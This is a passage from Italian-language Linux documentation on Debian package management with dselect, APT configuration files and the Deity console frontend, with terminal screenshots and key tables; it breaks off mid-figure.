Il metodo di accesso corrispondente alla sigla '**`cdrom`**' è ormai un po' antiquato, utilizzabile solo con una distribuzione Debian ridotta a un solo CD-ROM. Una volta fatta la selezione, viene richiesto quale file di dispositivo deve essere utilizzato per eseguirne il montaggio e di solito viene proposto già '`/dev/cdrom`':

```
I see that /dev/cdrom exists and is a block device.
Insert the CD-ROM and enter the block device name [/dev/cdrom]:
```

Se la realtà corrisponde a quanto proposto (lo si vede tra parentesi quadre), basta confermare premendo [*Invio*], diversamente si scrive il percorso del file di dispositivo adatto e quindi si conferma sempre con [*Invio*]. Se tutto procede regolarmente, DSelect tenta di accedere al CD-ROM e dovrebbe riuscirci anche se questo è già stato montato in precedenza.

```
All directory names should be entered relative to the root of the CD-ROM.

I would like to know where on the CD-ROM the top level of the Debian
distribution is (eg. 'dists/stable') - this directory usually contains the
Packages-Master file.

If the CD-ROM is badly organised and doesn't have a straightforward copy of
the distribution you may answer 'none' and we'll go through the parts
I need individually.

Last time you said '/debian/dists/stable', and that looks plausible.
Distribution top level ? [/debian/dists/stable]
```

A questo punto, viene richiesta l'indicazione della directory di inizio della distribuzione, tenendo conto che il percorso deve essere indicato partendo dalla directory radice del CD-ROM stesso. Di solito, un CD-ROM di una distribuzione Debian dovrebbe essere organizzato esattamente come propone DSelect, per cui dovrebbe bastare premere [*Invio*].

Se il CD-ROM è organizzato esattamente come si aspetta DSelect, allora tutto va bene, altrimenti si è costretti a inserire ogni singola directory e ogni singolo percorso dei vari blocchi in cui può essere divisa la distribuzione.

```
Using '/debian/dists/stable/main/binary-i386' as main binary dir.
Using '/debian/dists/stable/main/binary-i386/Packages.gz' for main.
Using '/debian/dists/stable/contrib/binary-i386' as contrib binary dir.
Using '/debian/dists/stable/contrib/binary-i386/Packages.gz' for contrib.
Using '/debian/dists/stable/non-free/binary-i386' as non-free binary dir.
Using '/debian/dists/stable/non-free/binary-i386/Packages.gz' for non-free.
Using '/debian/dists/stable/non-US/binary-i386' as non-US binary dir.
Using '/debian/dists/stable/non-US/binary-i386/Packages.gz' for non-US.
Using '/debian/dists/stable/local/binary-i386' as local binary dir.
Using '/debian/dists/stable/local/binary-i386/Packages.gz' for local.

Hit RETURN to continue.
```

Quelle che si vedono sono le informazioni che DSelect richiede; se queste directory non sono esattamente lì dove DSelect si aspetta che siano, occorre indicarle tutte una per una, inoltre per ognuna occorre specificare dove si trova il file '`Packages.gz`' relativo. Comunque, alla fine la cosa si conclude qui e si torna al menù iniziale.

25.2.2 Accesso attraverso un insieme di CD-ROM

Il metodo di accesso corrispondente alla sigla '**`multi_cd`**' è quello più comune, data l'attuale dimensione di una distribuzione Debian completa, che impone la riproduzione su diversi CD-ROM. Scegliendo tale modalità di installazione, in questa fase, si deve inserire l'**ultimo** dei CD-ROM che compongono la distribuzione. Dopo aver selezionato il dispositivo (esattamente come nel caso del metodo '**`cdrom`**'), occorre indicare dove iniziano le distribuzioni. Quindi, non è più come prima: occorre indicare la directory all'interno della quale poi si può trovare la gerarchia '`dists/`'.

```
All directory names should be entered relative to the root of the CD-ROM.

I would like to know where on the CD-ROM the top level of the Debian
distribution is - this will usually contain the 'dists' directory.

If the CD-ROM is badly organised and doesn't have a straightforward copy of
the distribution you may answer 'none' and we'll go through the parts
I need individually.
Last time you said '/debian', and that looks plausible.
Distribution top level ? [/debian]
```

Così come propone DSelect, si tratta della directory '`/debian/`', sempre intesa come riferita all'inizio del CD-ROM stesso. In questo caso basta confermare premendo [*Invio*].

```
Ok, this is Debian GNU/Linux 2.1 "slink" - disco 2 di 2.

Using '/debian/dists/stable/main/binary-i386' as main binary dir
      from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
Using '/debian/dists/stable/main/binary-i386/Packages.cd.gz' for main.
Using '/debian/dists/stable/contrib/binary-i386' as contrib binary dir
      from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
Using '/debian/dists/stable/contrib/binary-i386/Packages.cd.gz' for contrib.
Using '/debian/dists/stable/non-free/binary-i386' as non-free binary dir
      from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
Using '/debian/dists/stable/non-free/binary-i386/Packages.cd.gz' for non-free.
Using '/debian/dists/stable/non-US/binary-i386' as non-US binary dir
      from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
Using '/debian/dists/stable/non-US/binary-i386/Packages.cd.gz' for non-US.
Using '/debian/dists/local/local/binary-i386' as local binary dir
      from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
Using '/debian/dists/local/local/binary-i386/Packages.cd.gz' for local.

Hit RETURN to continue.
```

Anche in questo caso sarebbe bene che il CD-ROM fosse organizzato esattamente come si aspetta DSelect, altrimenti si è costretti a inserire i percorsi delle directory e dei file '`Packages.cd.gz`'. Si osservi in particolare, che rispetto al metodo '**`cdrom`**', in questo caso si utilizzano i file '`Packages.cd.gz`' e non più i file '`Packages.gz`'. Al termine, si torna al menù principale.

25.2.3 Accesso attraverso un file system di rete

I metodi '**`nfs`**' e '**`multi_nfs`**' permettono di accedere a un file system NFS che non è stato ancora montato. Potrebbe trattarsi di un elaboratore che offre in condivisione l'accesso al suo lettore CD-ROM, che comunque, lì, deve essere stato montato. A differenza dei metodi che coinvolgono il lettore CD-ROM locale, si deve aggiungere l'indicazione del nome o dell'indirizzo dell'elaboratore che offre l'accesso attraverso il protocollo NFS.

Nel primo caso DSelect si aspetta di trovare una distribuzione unica e completa, per cui servono i file '`Packages.gz`', mentre nel secondo si tratta di dati che possono cambiare (per esempio perché viene sostituito il CD-ROM nell'elaboratore remoto), per cui contano i file '`Packages.cd.gz`'.

25.2.4 Accesso attraverso un file system già montato localmente

I metodi '**`mounted`**' e '**`multi_mount`**' sono riferiti a una distribuzione accessibile all'interno del file system, dove DSelect non deve occuparsi di fare il montaggio.

Nel primo caso si deve trattare di una distribuzione unica e completa, per cui DSelect va a cercare i file '`Packages.gz`', mentre nel secondo si tratta di dati che possono cambiare (per esempio perché si interviene per mezzo di collegamenti simbolici), per cui contano i file '`Packages.cd.gz`'.

25.2.5 Accesso attraverso APT

Il metodo '**`apt`**' corrisponde all'utilizzo degli strumenti offerti dal sistema APT (in questo caso si usa precisamente '**`apt-get`**'). In effetti, quando si dispone di una distribuzione accessibile attraverso APT, questa è la scelta migliore, dal momento che basta configurare il file '`/etc/apt/sources.list`' per risolvere questo problema con DSelect.

DSelect propone di modificare il file, ma sarebbe bene che questo fosse già predisposto correttamente prima di iniziare, in modo da poter confermare semplicemente la configurazione attuale.

```
 see you already have a source list.
-----------------------------------------------------------------------
deb file:/home/tizio/DEBIAN/1/debian stable main contrib non-free non-US local
deb file:/home/tizio/DEBIAN/2/debian stable main contrib non-free non-US local
-----------------------------------------------------------------------
 Do you wish to change it?[y/N]
```

In questo caso, la distribuzione si trova suddivisa in due parti, a partire dalle directory '`/home/tizio/DEBIAN/1/debian/`' e '`/home/tizio/DEBIAN/2/debian/`'. Per confermare, basta premere [*Invio*], dal momento che '**`n`**' (no) è la scelta predefinita.

25.3 Aggiornamento dell'elenco locale dei pacchetti

La fase successiva richiede di aggiornare l'elenco dei pacchetti disponibili selezionando la seconda voce del menù iniziale (quella con il numero uno).

```
   1. [U]pdate      Update list of available packages, if possible.
```

Questa operazione non richiede un'interazione con l'utilizzatore. Al massimo si può verificare che sia terminata o meno con successo, in base ai messaggi che si possono leggere.

25.4 Selezione dei pacchetti

Si passa quindi alla fase più complessa: quella della selezione dei pacchetti da installare o da disinstallare.

```
   2. [S]elect      Request which packages you want on your system.
```

Prima di mostrare la schermata di selezione dei pacchetti, data la complessità della cosa, DSelect presenta una guida, di cui si vede la schermata iniziale nella figura 25.3.

Figura 25.3. Introduzione alla guida interna di DSelect per la selezione dei pacchetti da installare.

```
#### Help: Introduction to package list ########################################
Welcome to the main package listing.  Please read the help that is available !

You will be presented with a list of packages which are installed or available
for installation.  You can navigate around the list using the cursor keys,
mark packages for installation (using ‘+’) or deinstallation (using ‘-’).

Packages can be marked either singly or in groups; initially you will see that
the line ‘All packages’ is selected.  ‘+’, ‘-’ and so on will affect all the
packages described by the highlighted line.  Use ‘o’ to change the order of the
list (this also changes which kinds of group selections are possible).

(Mainly for new installations:) Standard packages will be requested by default.
Use capital ‘D’ or ‘R’ key to override this - see the keybindings help screen.

Some of your choices will cause conflicts or dependency problems; you will be
given a sub-list of the relevant packages, so that you can solve the problems.

When you are satisfied with your choices you should press Return to confirm
your changes and leave the package listing.  A final check on conflicts and
dependencies will be done - here too you may see a sublist.

Press Space to leave help and enter the list; press ‘?’ at any time for help.

#### ? = help menu   Space = exit help   . = next help   or a help page key ####
```

In pratica, si esce da questa guida premendo la [*barra spaziatrice*], mentre si possono scorrere le varie pagine di informazioni premendo il punto, [.]. Per richiamare questa guida durante la selezione dei pacchetti, basta premere il punto interrogativo, [*?*], o il tasto [*F1*].

Dopo avere superato la schermata di presentazione della guida (premendo la [*barra spaziatrice*]) si ottiene finalmente il pannello di selezione dei pacchetti (figura 25.4).

Figura 25.4. Pannello di selezione dei pacchetti.

```
dselect - main package listing (status, priority)    mark:+/=/- verbose:v help:?
EIOM Pri Section  Package      Inst.ver    Avail.ver   Description
    - All packages -
    --- Installed packages ---
    ----- Installed Required packages -----
    ------- Installed Required packages in section base -------
 *** Req base     adduser      3.8         3.8         Add users and groups to t
 *** Req base     ae           962-21.1    962-21.1    Anthony’s Editor -- a tin
 *** Req base     base-files   2.1.0       2.1.0       Debian Base System Miscel
 *** Req base     base-passwd  2.0.3.3     2.0.3.3     Debian Base System Passwo
 *** Req base     bash         2.01.1-4.1  2.01.1-4.1  The GNU Bourne Again SHel
 *** Req base     bsdutils     4.4.1.1     4.4.1.1     Basic utilities from 4.4B
 *** Req base     debianutils  1.10        1.10        Miscellaneous utilities s
bash         installed;  install (was: install).  Required
bash - The GNU Bourne Again SHell

Bash is an sh-compatible command language interpreter that executes
commands read from the standard input or from a file.  Bash also
incorporates useful features from the Korn and C shells (ksh and csh).

Bash is ultimately intended to be a conformant implementation of the IEEE
Posix Shell and Tools specification (IEEE Working Group 1003.2).


#### description of bash #########################################################
```

Prima di mettersi a selezionare i pacchetti, occorre comprendere come «muoversi» in questa fase. Per cominciare, si deve osservare che la schermata dovrebbe apparire divisa in due parti, come si vede nella figura, dove nella parte superiore appare un cursore (che in questa figura non si vede,

ma è posizionato sul pacchetto '**bash**') e nella parte inferiore appare la descrizione di ciò che si trova in corrispondenza del cursore.

Il cursore si sposta, «intuitivamente», utilizzando i tasti: [*freccia su*], [*freccia giù*], [*pagina su*], [*pagina giù*], [*Inizio*] e [*Fine*]. Alle volte, non riuscendo a leggere tutte le informazioni (come nel caso dell'esempio), è possibile spostare la visualizzazione in orizzontale, utilizzando i tasti [*freccia sinistra*] e [*freccia destra*].

```
EIOM Pri Section  Package      Inst.ver    Avail.ver   Description
```

In condizioni normali, l'intestazione dell'elenco è piuttosto oscura. I primi quattro caratteri rappresentano rispettivamente: uno stato di errore, lo stato del pacchetto installato, la selezione precedente e la selezione attuale. La tabella 25.1 raccoglie queste sigle e mostra i simboli che possono essere abbinati nelle colonne rispettive; la tabella 25.2 mostra invece il significato dei simboli che possono essere attribuiti a questi indicatori.

Tabella 25.1. Indicatori di un pacchetto.

Indicatore	Significato	Valori possibili
E	Stato di errore	spazio, R
I	Stato di installazione	spazio, *, -, U, C, I
O	Selezione precedente	*, -, =, _, n
M	Selezione attuale	*, -, =, _, n

Tabella 25.2. Simboli riferiti agli indicatori e loro significato.

Indicatore	Simbolo	Significato
E	spazio	Nessun errore grave.
E	R	Errore grave: reinstallare.
I	spazio	Non installato.
I	*	Installato regolarmente.
I	-	Ci sono solo i file di configurazione.
I	U	Estratto, ma non configurato.
I	C	Semi-configurato -- si è verificato un errore.
I	I	Semi-installato -- si è verificato un errore.
O, M	*	Segnato per l'installazione o l'aggiornamento.
O, M	-	Segnato per la rimozione. lasciando la configurazione.
O, M	=	Segnato per non essere toccato (*hold*).
O, M	_	Segnato per l'eliminazione totale.
O, M	n	Il pacchetto è nuovo è non è stato stabilito nulla.

La selezione dei pacchetti avviene intervenendo sull'ultimo di questi indicatori, «M», dove però si utilizzano tasti differenti rispetto ai simboli che si usano per rappresentarne la selezione. La tabella 25.3 mostra questi tasti e il risultato che se ne ottiene.

Tabella 25.3. Tasti di selezione dei pacchetti.

Tasto di selezione	Effetto
+, Ins	Richiede l'installazione o l'aggiornamento del pacchetto.
-, Canc	Richiede la disinstallazione del pacchetto lasciando la configurazione.
_	Richiede l'eliminazione totale del pacchetto.
=, H	Richiede che il pacchetto venga congelato (*hold*).
:, G	Toglie lo stato di pacchetto congelato.

Le colonne successive indicano: la priorità del pacchetto, generalmente in forma abbreviata, la sezione, ovvero il raggruppamento a cui questo risulta abbinato, il nome del pacchetto, la versione installata, la versione disponibile e infine la descrizione.

L'aspetto di questo pannello di selezione può essere cambiato; in particolare si possono ottenere le descrizioni estese dei primi quattro indicatori, così come della colonna della priorità, utilizzando il tasto [*v*]; in modo simile, il tasto [*V*] serve a mostrare più o meno colonne di informazioni. Oltre a questo è possibile cambiare il genere di informazioni che appaiono nella parte inferiore dello schermo, che si riferiscono al pacchetto evidenziato dal cursore, oppure è possibile dedicare tutto lo schermo all'elenco o solo alla descrizione del pacchetto. Questi tasti sono elencati nella tabella 25.4.

Tabella 25.4. Tasti per il controllo della visualizzazione del pannello di selezione.

Tasto	Effetto
i	Cambia il tipo di informazione che appare nella parte inferiore dello schermo.
I	Dedica lo schermo solo all'elenco o solo alla descrizione.
o, O	Cambiano l'ordine dell'elenco dei pacchetti.
v	Espande o contrae le prime colonne.
V	Seleziona la visualizzazione di alcune colonne finali.

Vale la pena di osservare in che modo è possibile cambiare ordine all'elenco dei pacchetti visualizzati. Con il tasto [*O*] si individuano alcune forme di raggruppamento globale:

- Installato o meno ---> obsoleto, aggiornato;
- Installato, rimosso, eliminato o mai installato;
- nessuna classificazione.

Con il tasto [*o*] si definiscono delle sotto-classificazioni ulteriori:

- priorità ---> sezione;
- sezione ---> priorità;
- nessuna classificazione.

È molto importante selezionare la combinazione giusta dell'ordine in cui vengono classificati i pacchetti, altrimenti ci si perde alla loro ricerca. Tuttavia, fortunatamente, è possibile eseguire una ricerca rapida di un pacchetto il cui nome contiene una stringa data. Si ottiene questo con il tasto [/], che permette di inserire la stringa e di premere [*Invio*] per avviare la ricerca; mentre con il tasto [\ ] si ripete la ricerca con l'ultimo modello inserito.

Tabella 25.5. Funzionalità varie.

Tasto	Effetto
/	Cerca in base a una stringa.
\	Ripete la ricerca.
Ctrl+l	Ripulisce l'immagine sullo schermo.
?, F1	Richiama la guida interna.

Quando si seleziona o si deseleziona un pacchetto provocando delle ripercussioni sugli altri, perché occorre soddisfare in qualche modo delle dipendenze, o delle incompatibilità, viene presentato un sotto-pannello riepilogativo dei pacchetti coinvolti in queste dipendenze, in cui si offre una soluzione del problema. Il funzionamento di questi sotto-pannelli è identico a quello principale; quello che conta è comprendere che ogni pannello ha un suo contesto e solo quando si giunge alla conferma delle selezioni fatte su quello generale, si esce da questa fase di utilizzo di DSelect.

Figura 25.5. Nel momento in cui viene rivelato un problema di dipendenze, si presenta questa guida, dalla quale si esce premendo la [*barra spaziatrice*].

```
Help: Introduction to conflict/dependency resolution sub-list
Dependency/conflict resolution - introduction.

One or more of your choices have raised a conflict or dependency problem -
some packages should only be installed in conjunction with certain others, and
some combinations of packages may not be installed together.

You will see a sub-list containing the packages involved.  The bottom half of
the display shows relevant conflicts and dependencies; use ‘i’ to cycle between
that, the package descriptions and the internal control information.

A set of ‘suggested’ packages has been calculated, and the initial markings in
this sub-list have been set to match those, so you can just hit Return to
accept the suggestions if you wish.  You may abort the change(s) which caused
the problem(s), and go back to the main list, by pressing capital ‘X’.

You can also move around the list and change the markings so that they are more
like what you want, and you can ‘reject’ my suggestions by using the capital
‘D’ or ‘R’ keys (see the keybindings help screen).  You can use capital ‘Q’ to
force me to accept the situation currently displayed, in case you want to
override a recommendation or think that the program is mistaken.

Press Space to leave help and enter the sub-list; remember: press ‘?’ for help.

? = help menu    Space = exit help    . = next help    or a help page key
```

Figura 25.6. Esempio di un sotto-pannello di selezione per risolvere un problema di dipendenze o di incompatibilità.

```
dselect - recursive package listing                  mark:+/=/- verbose:v help:?
EIOM Pri Section  Package      Description
  ** Opt non-free unzip        De-archiver for .zip files
  *_ Opt non-us/u unzip-crypt  De-archiver for .zip files
  *_ Opt non-us/u zip-crypt    Archiver for .zip files











unzip        not installed;  install (was: install).  Optional
unzip conflicts with unzip-crypt














#### interrelationships affecting unzip ########################################
```

In generale, quando si sta operando con un pannello, o un sotto-pannello di selezione, con il tasto [*Invio*] si confermano le scelte fatte, a patto che siano state rispettate le dipendenze, mentre per annullare le selezioni si usa il tasto [*R*] (si veda la tabella 25.6). Al termine si torna al menù iniziale.

Tabella 25.6. Conferma o ripristino delle selezioni in un pannello.

Tasto	Effetto
Invio	Conferma le scelte fatte e chiude la selezione nel pannello corrente.
Q	Impone le scelte fatte indipendentemente dalle dipendenze che vengono violate.
X, Esc	Abbandona le modifiche ed esce.
R	Ripristina allo stato precedente del pannello attuale.
U	Pone tutto allo stato suggerito.
D	Pone tutto allo stato richiesto espressamente.

25.5 Installazione e aggiornamento dei pacchetti selezionati

Il passo successivo è l'installazione dei pacchetti che sono stati indicati per questo nella fase precedente.

```
3. [I]nstall     Install and upgrade wanted packages.
```

L'installazione prevede anche la configurazione, per cui inizia qui una procedura che può risultare anche abbastanza lunga, durante la quale bisogna essere sempre pronti a rispondere alle domande che vengono fatte. In generale, quando si aggiorna un pacchetto o lo si installa, mentre sono presenti ancora i file di configurazione vecchi, questi vengono mantenuti ed eventualmente gli vengono affiancati i file nuovi con un'estensione differente ('`.dpkg-dist`').[2]

Dal momento che un pacchetto può avere anche delle «pre-dipendenze», che possono impedirgli l'installazione se prima non è già stato installato qualcos'altro, può darsi che l'installazione debba essere ripetuta più volte per riuscire a installare tutto ciò che è stato richiesto.

25.6 Configurazione

Dopo l'installazione si può richiedere espressamente la configurazione dei pacchetti che per qualche motivo non sono stati configurati nel passaggio precedente.

```
4. [C]onfig      Configure any packages that are unconfigured.
```

25.7 Cancellazione dei pacchetti

Infine, si può richiedere la rimozione o l'eliminazione dei pacchetti segnati per questo nella fase di selezione.

```
5. [R]emove      Remove unwanted software.
```

25.8 Riferimenti

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  <*http://ftp.it.debian.org/debian/doc/FAQ/*>

[2] Per la precisione, si usa l'estensione '`.dpkg-dist`' quando il file in questione rappresenta la configurazione proposta dalla distribuzione, mentre si usa '`.dpkg-old`', quando il file rappresenta la configurazione precedente, che è stata sostituita a seguito di una risposta affermativa da parte di colui che esegue l'aggiornamento.

Pacchetti Debian: APT

APT [1] è un sistema di gestione dei pacchetti Debian più evoluto di DSelect, per il quale sono disponibili diversi programmi frontali.

Tutto il sistema si avvale di due file di configurazione: '`/etc/apt/apt.conf`' e '`/etc/apt/sources.list`'. Il secondo di questi due file serve a stabilire la fonte da cui attingere per installare i pacchetti, mentre il primo è un file di configurazione generale.

> Quando si utilizzano programmi interattivi che sfruttano la console, se si dispone soltanto di uno schermo monocromatico occorre ricordarsi di intervenire sulla variabile di ambiente '**`TERM`**', in modo che questa contenga un nome di un terminale monocromatico (potrebbe trattarsi del nome '**`linux-m`**', basta verificare nella directory '`/usr/share/terminfo/l/`'), altrimenti può essere faticoso interpretare o leggere le informazioni.

26.1 Configurazione generale

Come già accennato, i file di configurazione più importanti del sistema APT sono '`/etc/apt/apt.conf`' e '`/etc/apt/sources.list`'. Per entrambi questi file vengono ignorate le righe bianche e quelle vuote, mentre cambia il modo di rappresentare i commenti: per '`/etc/apt/sources.list`' si rappresentano precedendoli con il simbolo '`#`', mentre '`/etc/apt/apt.conf`' ignora quanto contenuto tra '`/*`' e '`*/`', oppure quanto preceduto da '`//`'.

Le direttive del file '`/etc/apt/apt.conf`' sono organizzate a gruppi e sottogruppi, secondo una forma simile a quella seguente:

```
gruppo::sottogruppo::opzione valore_assegnato;
```

In pratica, il valore che si assegna alla direttiva complessiva può essere una stringa delimitata da apici doppi, oppure senza delimitazione se questo non è necessario.

Per evitare di dover riscrivere ogni volta il gruppo e il sottogruppo di un insieme di direttive, si può usare una notazione alternativa:

```
gruppo {
    sottogruppo {
        opzione valore_assegnato;
        opzione valore_assegnato;
        ...
    }
    sottogruppo {
        opzione valore_assegnato;
        opzione valore_assegnato;
        ...
    }
    ...
}
```

La classificazione in gruppi e sottogruppi serve a definire il contesto a cui riferire le opzioni, permettendo uno sviluppo indipendente della configurazione da parte dei programmi che compongono il sistema APT.

In generale non dovrebbe essere necessario modificare il file '`/etc/apt/apt.conf`'; a ogni modo, la pagina di manuale *apt.conf(5)* descrive bene i vari gruppi e sottogruppi, mentre sono disponibili degli esempi nella directory '`/usr/share/doc/apt/`'.

[1] **APT** GNU GPL

Il file '`/etc/apt/sources.list`' serve a definire come raggiungere i pacchetti della distribuzione. Si distinguono due situazioni: pacchetti Debian binari e pacchetti Debian sorgenti.

`deb` *uri* *percorso_distribuzione* [*componente*]...

`deb-src` *uri* *percorso_distribuzione* [*componente*]...

A seconda che si tratti di pacchetti binari o sorgenti, la direttiva inizierà con la parola chiave '**`deb`**' oppure '**`deb-src`**'.

Queste direttive servono a definire il percorso necessario a raggiungere i pacchetti, come se fossero scritte nel modo seguente:

uri / *percorso_distribuzione* / *componente_1*
uri / *percorso_distribuzione* / *componente_2*
uri / *percorso_distribuzione* / *componente_3*
...

Per esempio, se la distribuzione è raggiungibile presso *`http://ftp.it.debian.org/debian/stable/`*, che poi si articola nelle directory '`main/`', '`contrib/`' e '`non-free/`', la direttiva potrà essere espressa nel modo seguente:

```
deb http://ftp.it.debian.org/debian stable main contrib non-free
```

Nello stesso modo, se ciò può risultare più chiaro, si potevano utilizzare tre direttive come nell'esempio seguente, avendo cura di indicare il punto finale che rappresenta la directory corrente:

```
deb http://ftp.it.debian.org/debian stable/main        .
deb http://ftp.it.debian.org/debian stable/contrib     .
deb http://ftp.it.debian.org/debian stable/non-free    .
```

Nell'ambito dei percorsi che si indicano in queste direttive, si può usare la stringa '**`$(ARCH)`**', che viene rimpiazzata con la sigla della propria architettura.

Gli URI possono essere indicati in diversi modi, che vengono elencati nel seguito.

`file:`*percorso_assoluto* | `file://`*percorso_assoluto*

  Permette di fare riferimento a una distribuzione accessibile nell'ambito del file system. Il percorso assoluto inizia con la barra obliqua, per cui si avranno URI del tipo '**`file:/uno/due`**', oppure '**`file:///uno/due`**' indifferentemente.

`copy:`*percorso_assoluto* | `copy://`*percorso_assoluto*

  Si tratta di una variante del tipo '**`file`**', in cui si prevede di copiare i file nella memoria di transito, costituita normalmente dalla directory '`/var/cache/apt/archives/`'. Alcuni programmi come Deity e Aptitude potrebbero avere difficoltà ad accedere a un URI del tipo '**`file`**', preferendo invece questa seconda alternativa.

`http://`*host*[`:`*porta*][`/`*percorso*]

`ftp://`*host*[`:`*porta*][`/`*percorso*]

  Si tratta di un accesso a un servizio HTTP o FTP.

Esiste anche un altro tipo di URI, che inizia con la parola chiave '**`cdrom`**', allo scopo di fare riferimento a distribuzioni su CD-ROM. Tuttavia, le direttive di questo tipo sono troppo complesse e vanno realizzate con l'aiuto del programma '**`apt-cdrom`**'.

26.2 Deity

Deity, [2] ovvero Console APT, ovvero Capt, è un programma frontale per console della serie che riguarda APT. Si compone in pratica dell'eseguibile '**`deity`**' (oppure '**`capt`**' o anche '**`console-apt`**'), che può funzionare in modo interattivo e anche non interattivo, attraverso l'uso di opzioni della riga di comando.

> Nel caso si intenda accedere agli archivi Debian collocati nel file system, è probabile sia necessario utilizzare la direttiva '**`copy:`**...' nel file '`/etc/apt/sources.list`', mentre la direttiva '**`file:`**...' potrebbe creare dei problemi a causa dell'indicazione del percorso dei file.

È disponibile una scheda riassuntiva dell'uso di Deity nel capitolo 499.

26.2.1 Uso non interattivo

`deity` [*opzione* [*nome_pacchetto*]...]...

Quando si avvia l'eseguibile '**`deity`**' con degli argomenti, questo esegue gli ordini e termina di funzionare, senza avviare l'interfaccia interattiva; diventa interattivo solo se ci sono dei problemi di dipendenze, per cui può chiedere l'intervento dell'utente. Il modello sintattico mostra l'indicazione di un'opzione alla quale può seguire un elenco di nomi di pacchetti Debian, che può essere seguita da altre opzioni. In questo modo si può indicare una sequenza di operazioni differente, ognuna delle quali può prevedere o meno l'indicazione di pacchetti Debian.[3]

Alcune opzioni

`-u` | `-update-lists`

Aggiorna l'elenco dei pacchetti disponibili.

`-i` *pacchetto*... | `-install` *pacchetto*...

Installa i pacchetti indicati, se sono rispettate le dipendenze.

`-g` | `-upgrade`

Aggiorna i pacchetti già installati.

`-d` | `-dist-upgrade`

Aggiorna cercando di risolvere le dipendenze, arrivando anche a disinstallare dei pacchetti.

`-r` *pacchetto*... | `-remove` *pacchetto*...

Disinstalla i pacchetti indicati, lasciando i file di configurazione.

`-p` *pacchetto*... | `-purge` *pacchetto*...

Elimina completamente i pacchetti indicati, cancellando anche i file di configurazione.

Esempi

```
# deity -u -i gnome-stones gnome-games-locale ↩
↪-p bsdgames bsdgames-nonfree
```

[2] **Deity** GNU GPL

[3] Si fa riferimento a nomi di pacchetto, sia quando si disinstalla, sia quando di installa indifferentemente; il nome dell'archivio che contiene il pacchetto cercato viene determinato autonomamente.

Esegue tre operazioni in sequenza: aggiorna l'elenco dei pacchetti disponibili; installa i pacchetti '**gnome-stones**' e '**gnome-games-locale**'; elimina i pacchetti '**bsdgames**' e '**bsdgames-nonfree**'.

`# deity -u -g`

Aggiorna i pacchetti già installati, dopo aver rivisto l'elenco dei pacchetti disponibili.

26.2.2 Uso interattivo

Avviando Deity in modo interattivo (ovvero senza argomenti di alcun tipo), si ottiene una situazione simile a quanto si vede nella figura 26.1.

Figura 26.1. Esempio di come si potrebbe presentare Deity all'avvio. In questa situazione il cursore sull'elenco dei pacchetti risulta posizionato su '**deity**'.

```
> Operation  > Movement   > Toggles    > Alter      > Filters    > Sorting
          <> Pri Package      Section  Target-Ver Instld-Ver PkgSZ  InstSZ  Des
| | |-- admin: Administration packages for super users
| | | |-+ a
| | | |-+ c
| | | |-- d
| | | | |-+ UH opt debconf      admin    0.2.80.17  0.2.80.17  0      352     De
| | | | |-+ UH opt deity        admin    0.8.0.4    0.8.0.4    0      168     Co
| | | | |-+ UH opt deity-curses admin    0.8.0.4    0.8.0.4    0      124     Cu
| | | | |-+ UH opt dpkg-awk     admin    1.0.0      1.0.0      0      36      Ga
| | | | '-+ UH opt dpkg-repack  admin    1.2        1.2        0      23      pu
| | | |-+ g
| | | |-+ m
| | | |-+ v
deity           installed, upgraded; unchanged
 Deity is a next generation package manager that is
 useful for upgrading, installing and removing packages
 from a Debian GNU/Linux system which supports APT.

 Features:

   * progress indicators for downloads,
   * selective upgrading of packages,
   * complete many operations in one swoop,
[sc0, 023%]       Install..2 Delete...123 Keep....0 Broken...0   [deity 0.8.0.4]
```

Deity cerca di recuperare alcune convenzioni di DSelect, funzionando in un modo un po' più intuitivo.

Come nel caso di DSelect si può vedere che lo schermo è suddiviso in due porzioni: la parte superiore in cui appare l'elenco dei pacchetti, classificato ad albero, con delle informazioni sintetiche; la parte inferiore in cui appare una descrizione del pacchetto corrispondente alla voce su cui si trova il cursore.

La navigazione è simile a quella di DSelect e la tabella 26.1 riepiloga i tasti più importanti che possono essere utilizzati per questo scopo. Naturalmente, è disponibile una guida interna che si ottiene con il tasto [?] oppure [h] che è facile da scorrere. Inoltre, è bene ricordare che in base al contesto, è possibile usare il tasto [q] per tornare indietro, così come è possibile chiudere il funzionamento del programma quando ci si trova sulla sua maschera principale.

Tabella 26.1. Navigazione con Console APT.

Tasto	Effetto
freccia su, k	Sposta il cursore sulla voce precedente.
freccia giù, j	Sposta il cursore sulla voce successiva.
Inizio, ^, g	Sposta il cursore sulla prima voce dell'elenco.
Fine, $, G	Sposta il cursore sull'ultima voce dell'elenco.
pagina su, Ctrl+b	Fa scorrere l'elenco di una schermata indietro.
pagina giù, Ctrl+f	Fa scorrere l'elenco di una schermata in avanti.
freccia sinistra	Scorrimento orizzontale indietro.
freccia destra	Scorrimento orizzontale in avanti.
<	Raggiunge la classificazione precedente.
>	Raggiunge la classificazione successiva.
[	Scorre all'indietro la descrizione del pacchetto evidenziato.
]	Scorre in avanti la descrizione del pacchetto evidenziato.
/	Cerca la stringa nell'elenco.
n	Cerca la corrispondenza successiva.

Deity offre anche l'accesso a un menù a tendina, a cui si accede premendo la lettera maiuscola che appare nei nomi della prima riga dello schermo. Per esempio, per aprire la tendina della voce `Operation` basta premere il tasto [*O*]. Una volta aperta questa o un'altra tendina, si può scorrere nel modo consueto con i tasti freccia e si può selezionare una voce premendo il tasto [*Invio*].

```
> Operation  > Movement   > Toggles    > Alter      > Filters    > Sorting
```

La disponibilità di questo menù riduce il problema della memorizzazione dei comandi basati sulla pressione di tasti a cui viene attribuito questo o quel significato.

I nomi dei raggruppamenti e dei pacchetti si mostrano normalmente preceduti da un simbolo: '**+**' oppure '**-**'. Quando il cursore di selezione si trova su una voce che mostra il simbolo '**+**', è possibile premere il tasto [*Tab*], oppure [*Invio*] per conoscere l'elenco delle dipendenze di questo. A quel punto il simbolo viene trasformato in '**-**'.

Figura 26.2. Dipendenze di Deity, come si vede attraverso il programma stesso.

```
> Operation  > Movement   > Toggles    > Alter      > Filters    > Sorting
          <> Pri Package      Section  Target-Ver Instld-Ver PkgSZ  InstSZ  Des
| | |-- admin: Administration packages for super users
| | | |-+ a
| | | |-+ c
| | | |-- d
| | | | |-+ UH opt debconf      admin    0.2.80.17  0.2.80.17  0      352     De
